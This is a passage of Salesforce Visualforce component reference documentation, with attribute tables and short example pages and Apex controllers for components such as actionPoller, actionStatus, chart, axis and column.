status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		12.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		12.0	global

apex:actionPoller

A timer that sends an AJAX update request to the server according to a time interval that you specify. The update request can then result in a full or partial page update. You should avoid using this component with enhanced lists.

Note that if an `<apex:actionPoller>` is ever re-rendered as the result of another action, it resets itself. An `<apex:actionPoller>` must be within the region it acts upon. For example, to use an `<apex:actionPoller>` with an `<apex:actionRegion>`, the `<apex:actionPoller>` must be within the `<apex:actionRegion>`.

Example

```
<!-- Page -->

<apex:page controller="exampleCon">
  <apex:form>
    <apex:outputText value="Watch this counter: {!count}" id="counter"/>
    <apex:actionPoller action="{!incrementCounter}" reRender="counter" interval="15"/>
  </apex:form>
</apex:page>

/** Controller: */

public class exampleCon {
  Integer count = 0;

  public PageReference incrementCounter() {
```

```

        count++;
        return null;
    }

    public Integer getCount() {
        return count;
    }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
action	ApexPages.Action	The action method invoked by the periodic AJAX update request from the component. Use merge-field syntax to reference the method. For example, action="{!incrementCounter}" references the incrementCounter() method in the controller. If an action is not specified, the page simply refreshes.		10.0	global
enabled	Boolean	A Boolean value that specifies whether the poller is active. If not specified, this value defaults to true.		10.0	global
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
interval	Integer	The time interval between AJAX update requests, in seconds. This value must be 5 seconds or greater, and if not specified, defaults to 60 seconds. Note that the interval is only the amount of time between update requests. Once an update request is sent to the server, it enters a queue and can take additional time to process and display on the client.		10.0	global
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global
onsubmit	String	The JavaScript invoked before an AJAX update request has been sent to the server.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		10.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		10.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global

apex:actionRegion

An area of a Visualforce page that demarcates which components should be processed by the Force.com server when an AJAX request is generated. Only the components in the body of the `<apex:actionRegion>` are processed by the server, thereby increasing the performance of the page.

Note that an `<apex:actionRegion>` component only defines which components the server processes during a request—it does not define what area(s) of the page are re-rendered when the request completes. To control that behavior, use the `rerender` attribute on an `<apex:actionSupport>`, `<apex:actionPoller>`, `<apex:commandButton>`, `<apex:commandLink>`, `<apex:tab>`, or `<apex:tabpanel>` component.

See also: [Using the transient keyword](#)

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid opportunity record in the URL.
For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Opportunity">
  <apex:form >
    <apex:pageBlock title="Edit Opportunity" id="thePageBlock" mode="edit">

      <apex:pageBlockButtons >
        <apex:commandButton value="Save" action="{!save}"/>
        <apex:commandButton value="Cancel" action="{!cancel}"/>
      </apex:pageBlockButtons>

      <apex:pageBlockSection columns="1">
        <apex:inputField value="{!opportunity.name}"/>
        <apex:pageBlockSectionItem>
          <apex:outputLabel value="{!$ObjectType.opportunity.fields.stageName.label}"
            for="stage"/>
        <!--
          Without the actionregion, selecting a stage from the picklist would cause
          a validation error if you hadn't already entered data in the required name
          and close date fields. It would also update the timestamp.
        -->
        <apex:actionRegion>
          <apex:inputField value="{!opportunity.stageName}" id="stage">
            <apex:actionSupport event="onchange" rerender="thePageBlock"
              status="status"/>
          </apex:inputField>
        </apex:actionRegion>
      </apex:pageBlockSectionItem>
      <apex:inputField value="{!opportunity.closedate}"/>
      {!text(now())}
    </apex:pageBlockSection>
  </apex:pageBlock>
</apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
renderRegionOnly	Boolean	A Boolean value that specifies whether AJAX-invoked behavior outside of the actionRegion should be disabled when the actionRegion is processed. If set to true, no component outside the actionRegion is included in the AJAX response. If set to false, all components in the page are included in the response. If not specified, this value defaults to true.		10.0	global

apex:actionStatus

A component that displays the status of an AJAX update request. An AJAX request can either be in progress or complete.

Example

```
<!-- Page: -->

<apex:page controller="exampleCon">
  <apex:form>
    <apex:outputText value="Watch this counter: {!count}" id="counter"/>
    <apex:actionStatus startText=" (incrementing...)"
      stopText=" (done)" id="counterStatus"/>
    <apex:actionPoller action="{!incrementCounter}" rerender="counter"
      status="counterStatus" interval="15"/>
  </apex:form>
</apex:page>

/** Controller: */

public class exampleCon {
  Integer count = 0;

  public PageReference incrementCounter() {
    count++;
    return null;
  }
}
```

```

public Integer getCount() {
    return count;
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
for	String	The ID of an actionRegion component for which the status indicator is displaying status.		10.0	global
id	String	An identifier that allows the actionStatus component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
layout	String	The manner with which the actionStatus component should be displayed on the page. Possible values include "block", which embeds the component in a div HTML element, or "inline", which embeds the component in a span HTML element. If not specified, this value defaults to "inline".		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the component is clicked.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the component is clicked twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the component.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onstart	String	The JavaScript invoked at the start of the AJAX request.		10.0	global
onstop	String	The JavaScript invoked upon completion of the AJAX request.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
startStyle	String	The style used to display the status element at the start of an AJAX request, used primarily for adding inline CSS styles.		10.0	global
startStyleClass	String	The style class used to display the status element at the start of an AJAX request, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
startText	String	The status text displayed at the start of an AJAX request.		10.0	global
stopStyle	String	The style used to display the status element when an AJAX request completes, used primarily for adding inline CSS styles.		10.0	global
stopStyleClass	String	The style class used to display the status element when an AJAX request completes, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
stopText	String	The status text displayed when an AJAX request completes.		10.0	global
style	String	The style used to display the status element, regardless of the state of an AJAX request, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the status element, regardless of the state of an AJAX request, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

Facets

Facet Name	Description	API Version
start	The components that display when an AJAX request begins. Use this facet as an alternative to the startText attribute. Note that the order in which a start facet appears in the body of an actionStatus component does not matter, because any facet with the attribute name="start" controls the appearance of the actionStatus component when the request begins.	10.0
stop	The components that display when an AJAX request completes. Use this facet as an alternative to the stopText attribute. Note that the order in which a stop facet appears in the body of an actionStatus component does not matter, because any facet with the attribute name="stop" controls the appearance of the actionStatus component when the request completes.	10.0

apex:actionSupport

A component that adds AJAX support to another component, allowing the component to be refreshed asynchronously by the server when a particular event occurs, such as a button click or mouseover.

See also: <apex:actionFunction>.

Example

```
<!-- Page: -->
<apex:page controller="exampleCon">
  <apex:form>
    <apex:outputpanel id="counter">
      <apex:outputText value="Click Me!: {!count}"/>
      <apex:actionSupport event="onclick"
        action="{!incrementCounter}"
        rerender="counter" status="counterStatus"/>
    </apex:outputpanel>
    <apex:actionStatus id="counterStatus"
      startText=" (incrementing...)"
      stopText=" (done)"/>
  </apex:form>
</apex:page>

/** Controller: */
public class exampleCon {
  Integer count = 0;

  public PageReference incrementCounter() {
    count++;
    return null;
  }

  public Integer getCount() {
    return count;
  }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
action	ApexPages.Action	The action method invoked by the AJAX request to the server. Use merge-field syntax to reference the method. For example, action="{!incrementCounter}" references the incrementCounter() method in the controller. If an action is not specified, the page simply refreshes.		10.0	global
disabled	Boolean	A Boolean value that allows you to disable the component. When set to "true", the action is not invoked when the event is fired.		16.0	
disableDefault	Boolean	A Boolean value that specifies whether the default browser processing should be skipped for the associated event. If set to true, this processing is skipped. If not specified, this value defaults to true.		10.0	global
event	String	The JavaScript event that generates the AJAX request. Possible values include "onblur", "onchange", "onclick", "ondblclick", "onfocus", "onkeydown", "onkeypress", "onkeyup", "onmousedown", "onmousemove", "onmouseout", "onmouseover", "onmouseup", "onselect", and so on.		10.0	global
focus	String	The ID of the component that is in focus after the AJAX request completes.		10.0	global
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
onbeforeDOMupdate	String	The JavaScript invoked when the onbeforeDOMupdate event occurs--that is, when the AJAX request has been processed, but before the browser's DOM is updated.		11.0	global
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global
onsubmit	String	The JavaScript invoked before an AJAX update request has been sent to the server.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		list of IDs, or a merge field expression for a list or collection of IDs.			
status	String	The ID of an associated component that displays the status of an AJAX update request. See the <code>actionStatus</code> component.		10.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global

apex:attribute

A definition of an attribute on a custom component. The attribute tag can only be a child of a component tag.

Note that you cannot define attributes with names like `id` or `rendered`. These attributes are automatically created for all custom component definitions.

Example

```
<!-- Page: -->

<apex:page>
  <c:myComponent myValue="My component's value" borderColor="red" />
</apex:page>

<!-- Component:myComponent -->

<apex:component>
  <apex:attribute name="myValue" description="This is the value for the component."
  type="String" required="true"/>
  <apex:attribute name="borderColor" description="This is color for the border."
  type="String" required="true"/>

  <h1 style="border:{!borderColor}">
    <apex:outputText value="{!myValue}"/>
  </h1>
</apex:component>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
access	String	Indicates whether the attribute can be used outside of any page in the same namespace as the attribute. Possible values are "public" (default) and "global". Use global to indicate the attribute can be used outside of the attribute's namespace. If the access attribute on the parent <code>apex:component</code> is set to global, it must also be set to global on this component. If the access attribute on the		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		parent apex:component is set to public, it cannot be set to global on this component. NOTE: Attributes with this designation are subject to the deprecation policies as described for managed packages in the appexchange.			
assignTo	Object	A setter method that assigns the value of this attribute to a class variable in the associated custom component controller. If this attribute is used, getter and setter methods, or a property with get and set values, must be defined.		12.0	global
default	String	The default value for the attribute.		13.0	global
description	String	A text description of the attribute. This description is included in the component reference as soon as the custom component is saved.		12.0	global
encode	Boolean	This is a temporary option to address an issue affecting some package installations. It will be removed in the next release. Do not use unless advised to do so by Salesforce.		15.0	
id	String	An identifier that allows the attribute to be referenced by other tags in the custom component definition.		12.0	global
name	String	The name of the attribute as it is used in Visualforce markup when the associated custom component includes a value for the attribute. The name must be unique from all other attributes in the component definition. Note that you cannot define attributes named id, rendered, or action. These attributes are either automatically created for all custom component definitions, or otherwise not usable.	Yes	12.0	global
required	Boolean	A Boolean value that specifies whether a value for the attribute must be provided when the associated custom component is included in a Visualforce page. If set to true, a value is required. If not specified, this value defaults to false.		12.0	global
type	String	The Apex data type of the attribute. If using the assignTo attribute to assign the value of this attribute to a controller class variable, the value for type must match the data type of the class variable. Only the following data types are allowed as values for the type attribute: primitives, such as String, Integer, or Boolean; sObjects, such as Account, My_Custom_Object__c, or the generic sObject type; one-dimensional lists specified using array-notation, such as String[], or Contact[]; and custom Apex types (classes).	Yes	12.0	global

apex:axis

Defines an axis for a chart. Use this to set the units, scale, labeling, and other visual options for the axis. You can define up to four axes for a single chart, one for each edge.

Note: This component must be enclosed within an `<apex:chart>` component. This component is only applicable to bar and line charts.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
  <apex:axis type="Numeric" position="left" fields="data1"
    title="Opportunities Closed" grid="true"/>
  <apex:axis type="Numeric" position="right" fields="data3"
    title="Revenue (millions)"/>
  <apex:axis type="Category" position="bottom" fields="name"
    title="Month of the Year">
    <apex:chartLabel rotate="315"/>
  </apex:axis>
  <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"
    xField="name" yField="data3"/>
  <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dashSize	Integer	The size of the dash marker, in pixels. If not specified, this value defaults to 3.		23.0	
fields	String	The field(s) in each record of the chart data from which to retrieve axis label values. You can specify more than one field, to increase the range of the axis scale to include all values. Fields must exist in every record in the chart data.	Yes	23.0	
grid	Boolean	A Boolean value specifying whether to draw gridlines in the background of the chart. If true for a vertical axis, vertical lines will be drawn, and likewise for horizontal axis. A proper grid can be drawn by setting grid to true on both a horizontal and a vertical axis of a chart. If not specified, this value defaults to false.		23.0	
gridFill	Boolean	A Boolean value specifying whether to fill in alternating grid intervals with a background color. If not specified, this value defaults to false.		23.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
maximum	Integer	The maximum value for the axis. If not set, the maximum will be calculated automatically from the values in fields.		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
minimum	Integer	The minimum value for the axis. If not set, the minimum will be calculated automatically from the values in fields.		23.0	
position	String	The edge of the chart to which to bind the axis. Valid options are: <ul style="list-style-type: none"> "left" "right" "top" "bottom" 	Yes	23.0	
rendered	Boolean	A Boolean value that specifies whether the axis elements are rendered with the chart. If not specified, this value defaults to true.		23.0	
title	String	The label for the axis.		23.0	
type	String	Specifies the type of the axis, which is used to calculate axis intervals and spacing. Valid options are: <ul style="list-style-type: none"> "category" for non-numeric information, such as names of items, name of months or quarters "numeric" for quantitative values 	Yes	23.0	

apex:barSeries

A data series to be rendered as bars in a Visualforce chart. At a minimum you must specify the fields in the data collection to use as X and Y values for each bar, as well as the X and Y axes to scale against.

Note: This component must be enclosed within an `<apex:chart>` component. You can have multiple `<apex:barSeries>` and `<apex:lineSeries>` components in a single chart.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
  <apex:axis type="Numeric" position="left" fields="data1"
    title="Opportunities Closed" grid="true"/>
  <apex:axis type="Numeric" position="right" fields="data3"
    title="Revenue (millions)"/>
  <apex:axis type="Category" position="bottom" fields="name"
    title="Month of the Year"/>
  <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"
    xField="name" yField="data3">
    <apex:chartTips height="20" width="120"/>
  </apex:barSeries>
  <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
axis	String	<p>Which axis this chart series should bind to. Must be one of the four edges of the chart:</p> <ul style="list-style-type: none"> "left" "right" "top" "bottom" <p>The axis bound to must be defined by a sibling <apex:axis> component.</p>	Yes	23.0	
highlight	Boolean	A Boolean value that specifies whether each bar should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		23.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
orientation	String	<p>The direction of the bars in the chart. Valid options are:</p> <ul style="list-style-type: none"> "horizontal" "vertical" <p>If not specified, this value defaults to "vertical".</p>	Yes	23.0	
rendered	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		23.0	
showInLegend	Boolean	A Boolean value that specifies whether this chart series should be added to the chart legend. If not specified, this value defaults to true.		23.0	
tips	Boolean	A Boolean value that specifies whether to display a tool tip for each bar when the mouse pointer passes over it. The format of the tip is <xField>: <yField>. If not specified, this value defaults to true.		23.0	
title	String	The title of this chart series, which is displayed in the chart legend.		23.0	
xField	String	The field in each record provided in the chart data from which to retrieve the x-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	
yField	String	The field in each record provided in the chart data from which to retrieve the y-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	

apex:chart

A Visualforce chart. Defines general characteristics of the chart, including size and data binding.

Example

```
<!-- Page: -->
<apex:chart data="{!pieData}">
  <apex:pieSeries labelField="name" dataField="data1"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
animate	Boolean	A Boolean value that specifies whether to animate the chart when it is first rendered. If not specified, this value defaults to true.		23.0	
border	String	The border weight for the chart. This can be a single numeric value that applies to all four border edges, or a CSS-style specification for each edge, for example, "10 5 10 5".		23.0	
data	String	Specifies the data binding for the chart. This can be a controller method reference in an expression, a JavaScript function, or a JavaScript object. In all cases, the result must be an array of records, and every record must contain all fields referenced in child data series components.	Yes	23.0	
height	Integer	The height of the chart rectangle, in pixels.	Yes	23.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
legend	Boolean	A Boolean value that specifies whether to display the default chart legend. Add an <code><apex:legend></code> component to the chart for more options. If not specified, this value defaults to true.		23.0	
name	String	Name of generated JavaScript object used to provide additional configuration, or perform dynamic operations. Name must be unique across all chart components. If the encompassing top-level component (<code><apex:page></code> or <code><apex:component></code>) is namespaced, the chart name will be prefixed with the namespace, for example, <code>MyNamespace.MyChart</code> .		23.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		23.0	
width	Integer	The width of the chart rectangle, in pixels.	Yes	23.0	

apex:chartLabel

Defines how labels are displayed. Depending on what component wraps it, `<apex:chartLabel>` gives you options for affecting labels for bar and line series labels, pie chart segments, and axes labels.

Note: This component must be enclosed by a data series component (`<apex:barSeries>`, `<apex:lineSeries>`, or `<apex:pieSeries>`) or an `<apex:axis>` component.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
  <apex:axis type="Numeric" position="left" fields="data1"
    title="Opportunities Closed" grid="true"/>
  <apex:axis type="Category" position="bottom" fields="name"
    title="Month of the Year">
    <apex:chartLabel rotate="315"/>
  </apex:axis>
  <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
  <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
color	String	The color of the label text specified as an HTML-style (hexadecimal) color. If not specified, this value defaults to "#000" (black).		23.0	
display	String	Specifies the position of labels for each pie wedge, or disables the display of labels. Valid options are: <ul style="list-style-type: none"> "rotate" "middle" "insideStart" "insideEnd" "outside" "over" "under" "none" (to hide labels) If not specified, this value defaults to "none". Valid only when used with an <code><apex:pieSeries></code> component.		23.0	
field	String	The field in each record provided in the chart data from which to retrieve the label for each data point in the series. This field must exist in every record in the chart data. If not specified, this value defaults to "name".		23.0	
font	String	The font to use for the label text, as a CSS-style font definition. If not specified, this value defaults to "11px Helvetica, sans-serif".		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
minMargin	Integer	Specifies the minimum distance from a label to the origin of the visualization, in pixels. This parameter is useful when using <apex:pieSeries> with variable pie slice lengths. If not specified, this value defaults to 50.		23.0	
orientation	String	Display the label text characters normally, or stacked vertically. Valid options are: <ul style="list-style-type: none"> "horizontal" "vertical" "top" "bottom" If not specified, this value defaults to "horizontal" for normal left-to-right text.		23.0	
rendered	Boolean	A Boolean value that specifies whether the chart label is rendered with the chart. If not specified, this value defaults to true.		23.0	
rotate	Integer	Degrees to rotate the label text. If not specified, this value defaults to 0.		23.0	

apex:chartTips

Defines tooltips which appear on mouseover of data series elements. This component offers more configuration options than the default tooltips displayed by setting the tips attribute of a data series component to true.

Note: This component must be enclosed by a data series component (<apex:barSeries>, <apex:lineSeries>, or <apex:pieSeries>).

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
  <apex:axis type="Numeric" position="left" fields="data1"
    title="Millions" grid="true"/>
  <apex:axis type="Category" position="bottom" fields="name"
    title="Month of the Year"/>
  <apex:barSeries title="Monthly Sales" orientation="vertical" axis="left"
    xField="name" yField="data1">
    <apex:chartTips height="20" width="120"/>
  </apex:barSeries>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
height	Integer	The height of the tooltip, in pixels. If not specified, this value defaults to 20.		23.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
labelField	String	The field in each record of the chart data to use as the label for the tooltip for each data point in the series. Tooltips will be displayed as <label>: <value>. This field must exist in every record in the chart data. If not specified, this value defaults to the xField for bar and line series, and the labelField for pie series.		23.0	
rendered	Boolean	A Boolean value that specifies whether the tooltips for the data series are rendered with the chart. If not specified, this value defaults to true.		23.0	
trackMouse	Boolean	A Boolean value that specifies whether the chart tips should follow the mouse pointer. If not specified, this value defaults to true.		23.0	
valueField	String	The field in each record of the chart data to use as the value for the tooltip for each data point in the series. Tooltips will be displayed as <label>: <value>. This field must exist in every record in the chart data. If not specified, this value defaults to the yField for bar and line series, and the dataField for pie series.		23.0	
width	Integer	The width of the tooltip, in pixels. If not specified, this value defaults to 85.		23.0	

apex:column

A single column in a table. An `<apex:column>` component must always be a child of an `<apex:dataTable>` or `<apex:pageBlockTable>` component.

Note that if you specify an sObject field as the `value` attribute for an `<apex:column>`, the associated label for that field is used as the column header by default. To override this behavior, use the `headerValue` attribute on the column, or the column's header facet.

```

<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Account">
  <apex:pageBlock title="My Content">

```

```

<apex:pageBlockTable value="{!account.Contacts}" var="item">
  <apex:column value="{!item.name}"/>
  <apex:column value="{!item.phone}"/>
</apex:pageBlockTable>
</apex:pageBlock>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
breakBefore	Boolean	A Boolean value that specifies whether the column should begin a new row in the table. If set to true, the column begins a new row. If not specified, this value defaults to false.		10.0	global
colspan	Integer	The number of columns that this column spans in the table. Note that this value does not apply to the header and footer cells.		10.0	global
dir	String	The direction in which text in the generated column should be read. Possible values include "RTL" (right to left) or "LTR" (left to right). Note that this value does not apply to the header and footer cells.		10.0	global
footerClass	String	The style class used to display the column footer, if defined. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
footercolspan	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerdir	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerlang	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerondblclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronkeydown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronkeypress	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronkeyup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmousedown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmousemove	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
footeronmouseout	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmouseover	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmouseup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerstyle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footertitle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerValue	String	The text that should be displayed in the column footer. If you specify a value for this attribute, you cannot use the column's footer facet.		12.0	global
headerClass	String	The style class used to display the table header, if defined. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headercolspan	String	The number of columns that the header column spans in the table, if defined. This attribute cannot be used in Visualforce page versions 16.0 and above.		10.0	global
headerdir	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerlang	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerondblclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronkeydown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronkeypress	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronkeyup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmousedown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmousemove	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmouseout	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
headeronmouseover	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmouseup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerstyle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headertitle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerValue	String	The text that should be displayed in the column header. If you specify a value for this attribute, you cannot use the column's header facet. Note also that specifying a value for this attribute overrides the default header label that appears if you use an <code>inputField</code> or <code>outputField</code> in the column body.		12.0	global
id	String	An identifier that allows the column component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs in the column --that is, if the column is clicked. Note that this value does not apply to the header and footer cells.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs in the column--that is, if the column is clicked twice. Note that this value does not apply to the header and footer cells.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs in the column --that is, if the user presses a keyboard key. Note that this value does not apply to the header and footer cells.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs in the column--that is, if the user presses or holds down a keyboard key. Note that this value does not apply to the header and footer cells.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs in the column--that is, if the user releases a keyboard key. Note that this value does not apply to the header and footer cells.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs in the column--that is, if the user clicks a mouse button. Note that this value does not apply to the header and footer cells.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmousemove	String	The JavaScript invoked if the onmousemove event occurs in the column--that is, if the user moves the mouse pointer. Note that this value does not apply to the header and footer cells.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs in the column--that is, if the user moves the mouse pointer away from the column. Note that this value does not apply to the header and footer cells.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs in the column--that is, if the user moves the mouse pointer over the column. Note that this value does not apply to the header and footer cells.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs in the column--that is, if the user releases the mouse button. Note that this value does not apply to the header and footer cells.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rowspan	Integer	The number of rows that each cell of this column takes up in the table.		10.0	global
style	String	The style used to display the column, used primarily for adding inline CSS styles. Note that this value does not apply to the header and footer cells.		10.0	global
styleClass	String	The style class used to display the column, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. Note that this value does not apply to the header and footer cells.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	String	The text that should be displayed in every cell of the column, other than its header and footer cells. If you specify a value for this attribute, you cannot add any content between the column's opening and closing tags.		12.0	global
